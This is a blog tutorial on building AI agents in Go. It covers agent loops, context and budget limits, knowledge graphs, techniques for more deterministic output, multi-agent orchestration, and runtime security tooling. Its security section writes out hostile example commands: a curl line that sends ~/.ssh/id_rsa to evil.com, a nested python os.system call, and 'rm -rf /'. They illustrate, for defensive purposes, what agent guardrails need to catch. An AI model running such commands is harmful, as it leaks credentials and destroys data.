 Anshuman Biswas
I've been building software for over 20 years. And I'll be honest — when the term "AI agent" started flooding my LinkedIn feed in 2023, I rolled my eyes. It felt like a rebranding of chatbots with better PR. Little could I have predicted its impact.
From "what even is this" to building production-grade systems that don't hallucinate on you
Then I built one. Then I broke one. Then I spent three weeks figuring out why it kept going off the rails. Now I understand them — deeply. And they're not hype. They're a genuine paradigm shift in how we build software systems.
This post is everything I wish I had when I started: a real definition, a build-vs-buy decision framework, code that actually works, and the scientific approaches people are using to tame the inherent randomness of LLMs. Let's go.
Part 1: What Is an AI Agent? (For Real This Time)
Here's the cleanest definition I've landed on after a lot of reading and building:

An AI agent is a software system that perceives its environment, reasons about what to do next, takes actions using tools, and iterates — autonomously — toward a goal.
That sounds deceptively simple. Let's unpack the four things that make it an agent rather than just a chatbot:
1. Perception
An agent doesn't just respond to a single input. It maintains awareness of its environment — whether that's a database, a codebase, a set of API responses, or even prior steps it took itself.
2. Reasoning
The brain of the agent is an LLM (GPT-4, Claude 3.7, Gemini, etc.). Given what it perceives, it decides what action to take next. This is the key leap: the model isn't just generating text, it's making decisions in a loop.
3. Action via Tools
An agent can call external tools: search the web, run code, read/write files, hit APIs, query databases. These tools extend its capabilities far beyond text generation.[5]
4. Autonomy & Iteration
This is what separates agents from assisted workflows. An agent loops — it takes an action, observes the result, and decides the next step. Without a human in every decision.
The ReAct Loop — The Foundation of Most Agents
Most modern agents follow the ReAct pattern (Reason + Act), introduced by Yao et al. in 2022:[1]
That loop — Thought → Action → Observation → Thought — is the heartbeat of an agent. The LLM reasons about what to do, calls a tool, observes the result, and repeats until it reaches a final answer.
Part 2: Build vs. Buy — Should You Even Make One?
Before writing a single line of code, ask yourself this honestly.
Use an existing agent/platform if:
Your use case is standard (customer support, document Q&A, code review)
You need something live in days, not weeks
You don't have the infra to handle LLM orchestration, retries, and state management
You're still validating whether AI can solve your problem
Good existing options:
OpenAI Assistants API — tool use, code interpreter, file search baked in
Claude Projects — long context, document ingestion, guided instructions
LangChain / LlamaIndex — open-source orchestration frameworks
AutoGPT / CrewAI / Autogen — multi-agent frameworks
Dust.tt / Relevance AI — no-code/low-code agent builders
Build your own agent if:
Your domain requires specialized knowledge or tooling
You need fine-grained control over cost, latency, and behavior
You're building a product where AI is the core differentiator
You need to integrate with proprietary internal systems
Compliance or data residency requirements rule out third-party platforms
My rule of thumb: start with an existing framework, then peel back layers as you hit its ceilings. Don't build an orchestration engine on day one.
Part 3: Building Your First Agent in Go
Let's get concrete. Here's how you build a functional research agent in Go — proving you don't need Python to build with LLMs.
Agent with Claude (Anthropic)
Claude natively supports tool use via the tools parameter.[7] Here's a minimal but real research agent:
agent = NewAgent(anthropic_client, system_prompt, tools)

loop:
    response = llm.send(messages)

    if response.has_tool_calls:
        for tool in response.tool_calls:
            result = execute_tool(tool.name, tool.input)
            messages.append(tool_result)
    else:
        return response.text   // agent is done
See full implementation → — A complete research agent in ~130 lines of Go.
Agent with ChatGPT (OpenAI)
OpenAI uses a very similar pattern[8] — the core loop is identical:
openai_agent(goal, max_iterations):
    messages = [system_prompt, user_goal]

    for i in range(max_iterations):
        response = openai.chat(messages, tools)

        if response.has_tool_calls:
            execute_each_tool(response.tool_calls)
        elif response.finish_reason == "stop":
            return response.content

    return "budget exhausted"
See full implementation → — The core agent loop works identically across Anthropic and OpenAI.
Both implementations follow the same core loop. The differences are mostly API surface — Claude uses tool_use blocks in content, OpenAI uses tool_calls on the message object.
Part 4: Building a Production Harness
A bare agent loop is not production. Here's what "production" actually means for an agent system.
4.1 The Harness Components
Think of the harness as the scaffolding around your agent that makes it reliable:
4.2 Context Management
The #1 failure mode I've seen in agent systems is context overflow — cramming too much into the context window and watching the agent lose coherence. Use a sliding window with summarization:
ContextManager:
    max_tokens     = 120000
    summary_at     = 80%
    messages       = []

    add_message(msg):
        messages.append(msg)
        if token_count > max_tokens * summary_threshold:
            old = messages[:-recent_count]
            summary = llm.summarize(old)
            messages = [summary] + messages[-recent_count:]

    get_messages():
        return [system_prompt] + messages
See full implementation → — Sliding window with automatic summarization.
4.3 The Tool Budget
Unbounded agents are dangerous and expensive. Always set limits:
Budget:
    max_iterations = 20
    max_cost       = 5.00    // dollars
    max_tokens     = 500000

    check():
        if iterations > max or cost > max_cost or tokens > max_tokens:
            raise BudgetExhausted

    record(response):
        iterations++
        cost += response.cost
        tokens += response.tokens_used
See full implementation → — Budget tracking with iteration, cost, and token limits.
Part 5: Knowledge Graphs — Giving Agents a Memory That Doesn't Lie
This is the part most tutorials skip. Without structured knowledge, your agent is just doing expensive Google searches.
A knowledge graph is a structured representation of facts as entities and relationships. Think of it as the agent's long-term memory that's queryable, updateable, and — crucially — doesn't hallucinate.
Why Knowledge Graphs?
LLMs can confabulate facts, especially about your domain
Vector search (embeddings) retrieves similar text, not structured facts
Knowledge graphs let you query: "What are all the dependencies of service X?" with deterministic accuracy
A Lightweight In-Memory Knowledge Graph
Entity:
    id, type, properties    // e.g. "auth-service", Service, {language: Go}

Relationship:
    from, to, type          // e.g. auth-service → user-db, "reads_from"

KnowledgeGraph:
    add_entity(entity)
    add_relationship(from, to, type)
    query(entity_id) → related entities + relationships
    context_string(id) → human-readable summary for LLM
See full implementation → — In-memory knowledge graph with entity/relationship queries.
Usage — build the graph from your data, then expose it as an agent tool:
kg := knowledge.NewGraph()
kg.AddEntity("auth-service", "Service", map[string]string{"language": "Go"})
kg.AddRelationship("auth-service", "user-db", "reads_from")
context := kg.ContextString("auth-service")
// → "auth-service (Service): language=Go | reads_from → user-db (Database)"
For production use, replace this with Neo4j, Amazon Neptune, or FalkorDB[11] (a graph database built for LLM applications).
Part 6: Making AI Agent Output Deterministic (The Hard Part)
Here's the uncomfortable truth: LLMs are stochastic by nature. Given the same input, you will get different outputs. The temperature parameter (0.0 to 1.0) controls randomness, but even at temperature=0, modern LLMs aren't perfectly deterministic due to floating-point non-determinism in GPU operations.
So how do serious engineering teams build reliable systems on top of probabilistic models? Here's the playbook.
6.1 Temperature + Top-P Control
The first dial: reduce sampling entropy.
// For factual/structured tasks — minimize randomness
body, _ := json.Marshal(map[string]any{
	"model":       "claude-sonnet-4-6",
	"max_tokens":  1024,
	"temperature": 0.0,  // Most deterministic
	"messages":    messages,
})

// For creative tasks — allow exploration
body, _ = json.Marshal(map[string]any{
	"model":       "claude-sonnet-4-6",
	"max_tokens":  1024,
	"temperature": 0.7,
	"top_p":       0.95,
	"messages":    messages,
})
Rule of thumb: Use temperature=0 for data extraction, classification, and structured outputs. Use higher values only when you want creative variation.
6.2 Structured Output with JSON Schemas (Constrained Decoding)
The most powerful technique for determinism: force the model to output valid JSON that conforms to a schema. Go's type system makes this natural — your structs are the schema.
SecurityFinding:
    severity    string    // "critical" | "high" | "medium" | "low"
    category    string    // "injection" | "auth" | "crypto" | ...
    file_path   string
    line_number int
    description string
    fix         string

// LLM returns JSON matching this schema exactly.
// Go unmarshals it directly — type mismatches are caught at parse time.
findings = llm.structured_output(prompt, schema=SecurityFinding)
See full implementation → — Structured output with Go type validation.
6.3 Self-Consistency Sampling
A technique from Google Research (Wang et al., 2022):[2] instead of trusting a single output, sample multiple times and take the majority vote. Go makes this easy to parallelize:
func selfConsistentAnswer(prompt string, extract func(string) string, samples int) (string, float64) {
	answers := make([]string, samples)
	var wg sync.WaitGroup

	for i := 0; i < samples; i++ {
		wg.Add(1)
		go func(idx int) {
			defer wg.Done()
			resp, _ := callClaudeWithTemp("claude-sonnet-4-6", prompt, 0.4)
			for _, b := range resp.Content {
				if b.Type == "text" {
					answers[idx] = extract(b.Text)
				}
			}
		}(i)
	}
	wg.Wait()

	// Majority vote
	counts := map[string]int{}
	for _, a := range answers {
		counts[a]++
	}
	best, bestCount := "", 0
	for a, c := range counts {
		if c > bestCount {
			best, bestCount = a, c
		}
	}
	return best, float64(bestCount) / float64(samples)
}

// Usage
category, confidence := selfConsistentAnswer(
	"Classify this ticket as: billing, technical, account, other.\n\nTicket: My payment failed but I was still charged.",
	func(s string) string { return strings.TrimSpace(strings.ToLower(s)) },
	5,
)
fmt.Printf("Category: %s (confidence: %.0f%%)\n", category, confidence*100)
6.4 Constitutional AI[3] / Output Guard Rails
For agents that write code, generate SQL, or produce any executable output — always run a validation pass. Think of it as a second LLM acting as a critic. (For runtime-level enforcement that goes beyond LLM output validation — intercepting actual shell commands and MCP calls — see AI Agent Lens in Part 8.)
Guardrails:
    check_pii(text) → redact SSNs, emails, credit cards
    check_allowed(tool, input) → reject dangerous operations
    llm_critic(output) → ask a second LLM "is this safe?"

    validate(agent_output):
        check_pii(output)
        if contains_code:
            check_allowed(code)
        llm_critic(output)
        return sanitized_output
See full implementation → — PII detection, output validation, and LLM-as-critic patterns.
6.5 Determinism Through Retrieval-Augmented Generation (RAG)[4]
The most widely adopted technique: don't ask the LLM to remember facts — give it the facts.
RAGAgent:
    vector_store    // embeddings index
    knowledge_graph // structured facts
    llm             // generation model

    answer(question):
        // 1. Embed the question
        embedding = embed(question)

        // 2. Retrieve relevant docs
        docs = vector_store.search(embedding, top_k=5)
        facts = knowledge_graph.query(question)

        // 3. Build grounded prompt
        context = format(docs + facts)
        prompt = system + context + question

        // 4. Generate with citations
        return llm.complete(prompt)
See full implementation → — RAG agent with vector search + knowledge graph retrieval.
Summary: The Determinism Stack
| Technique | What it addresses | Complexity |
|---|---|---|
temperature=0 |
Reduces sampling variance | Trivial |
| Structured outputs / JSON schema | Format determinism | Low |
| Self-consistency sampling | Factual reliability | Medium |
| Constitutional / critic layer | Safety + quality | Medium |
| RAG + Knowledge Graphs | Factual grounding | High |
| Fine-tuning on domain data | Domain accuracy | Very High |
In practice, you stack these.[6] A production agent at Elastio, for example, uses RAG for all knowledge retrieval, structured outputs for any API-facing results, and a validation layer before writing to any datastore.
Part 7: Multi-Agent Systems — When One Agent Isn't Enough
Some tasks are too complex for a single agent.[12] Enter orchestrator-worker patterns:
Orchestrator:
    workers = [ResearchAgent, AnalystAgent, WriterAgent]
    shared_memory = ThreadSafeStore

    run(goal):
        plan = llm.plan(goal)  // decompose into subtasks

        for task in plan:
            worker = select_worker(task.type)
            result = worker.execute(task, shared_memory)
            shared_memory.store(task.id, result)

        // Synthesize all worker outputs
        return llm.synthesize(shared_memory.all_results())
See full implementation — Multi-agent orchestration with shared memory.
Frameworks like CrewAI[10] and Microsoft AutoGen abstract this pattern with more sophisticated coordination, memory sharing, and role-based agent specialization.
Part 8: Runtime Security — The Missing Layer
Everything in this post so far — guard rails, budgets, structured outputs — happens inside your agent code. But what about the commands the agent actually executes? The MCP tool calls it makes? The shell commands it runs?
This is the gap most teams discover too late. Your agent can pass every validation layer and still run rm -rf / or exfiltrate credentials through a tool call.
The Problem with Code-Level Defenses
The defenses in Part 6 (guard rails, Constitutional AI) operate at the output level — they validate what the LLM says. But agents don't just talk. They act. And the action layer — shell commands, file system access, API calls, MCP server interactions — needs its own enforcement.
Consider: your agent has a run_command tool. You've written a blocklist. But what about:
curl https://evil.com/exfil?data=$(cat ~/.ssh/id_rsa)python3 -c "import os; os.system('...')"— nested executionA compromised MCP server that reads your iMessages[13]
Pattern matching can't catch everything. You need runtime analysis — a system that understands what a command does, not just what it looks like.
Runtime Enforcement with AI Agent Lens
AI Agent Lens takes this approach with AgentShield — an open-source runtime security layer that evaluates every shell command and MCP tool call through a 7-layer analysis pipeline before execution:
Regex matching — fast pattern detection for known threats
Structural analysis — parse command syntax, detect pipes, redirects, subshells
Semantic evaluation — understand what the command intends to do
Dataflow tracking — trace where data flows (files → network, secrets → stdout)
Stateful analysis — detect multi-step attack chains across commands
Guardian evaluation — apply organizational security policies
Data label scanning — PII/DLP detection with custom classifiers
The key insight: enforcement happens in the execution path, not beside it. The agent's command is blocked before it runs — not flagged after the damage is done.
For teams deploying agents in enterprise environments, AI Agent Lens adds compliance governance (SOC 2, HIPAA, GDPR, EU AI Act) with centralized policy management and audit trails across your entire agent fleet.
Further reading:
The Noise Is the Problem — why dashboards and severity scores aren't security
Your MCP Server Can Read Your iMessages — real attack surface of MCP tool calls
From Vibe-Coded App to SOC 2 Audit in 60 Seconds — compliance automation for AI-generated code
The Complete Guide to AI Agents — deep dive with architecture diagrams and Go code
Where I Net Out
AI agents are real, and they're genuinely useful — but only if you build them with engineering discipline. The developers shipping reliable agents in production aren't doing magic. They're:
Being explicit about the task — writing tight system prompts, not vague ones
Constraining outputs — JSON schemas, validation layers, type safety
Grounding in facts — RAG over hallucination, knowledge graphs over LLM memory
Building budgets and circuit breakers — no unbounded loops
Securing the runtime — not just validating LLM output, but intercepting every action before it executes (AI Agent Lens exists for this)
Treating the LLM as a reasoning engine, not an oracle
The stochastic nature of LLMs is a real constraint. But it's an engineering constraint, not a reason to avoid the technology. We don't refuse to use networking because packets can get dropped. We build TCP.
Build your agent layer to be resilient to LLM variance, secure the runtime, and you'll ship something that actually works.
References
- ↩Yao et al. — ReAct: Synergizing Reasoning and Acting in Language Models (2022)
- ↩Wang et al. — Self-Consistency Improves Chain of Thought Reasoning in Language Models (2022)
- ↩Bai et al., Anthropic — Constitutional AI: Harmlessness from AI Feedback (2022)
- ↩Lewis et al., Meta AI — Retrieval-Augmented Generation for Knowledge-Intensive NLP Tasks (2020)
- ↩Schick et al., Meta — Toolformer: Language Models Can Teach Themselves to Use Tools (2023)
- ↩Anthropic — Building Effective Agents (2024)
- ↩Anthropic — Tool Use Documentation
- ↩OpenAI — Function Calling Documentation
- ↩LangChain — python.langchain.com
- ↩CrewAI — github.com/joaomdmoura/crewAI
- ↩FalkorDB — falkordb.com
- ↩Sumers et al. — Cognitive Architectures for Language Agents (CoALA) (2023)
- ↩AI Agent Lens — AgentShield: Runtime Security for AI Agents (2025)
Loading comments...